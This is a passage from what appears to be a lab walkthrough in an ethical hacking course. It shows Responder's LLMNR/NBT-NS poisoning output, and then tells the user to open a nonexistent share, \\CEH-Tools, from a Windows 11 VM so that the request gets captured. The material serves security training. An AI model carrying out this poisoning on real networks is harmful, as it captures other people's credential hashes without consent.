
[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE        [OFF]
  Serving HTML       [OFF]
  Upstream Proxy     [OFF]

[+] Poisoning Options:
  Analyze Mode       [OFF]
  Force WPAD auth    [OFF]
  Force Basic Auth   [OFF]
  Force LM downgrade [OFF]
  Fingerprint hosts  [OFF]


[+] Generic Options:
  Responder NIC      [ens3]
  Responder IP       [10.10.1.9]
  Challenge set      [1122334455667788]

[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
  
```

9. Switch to the **Windows 11** virtual machine, right-click on the **Start** icon, and click **Run**.




10. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.



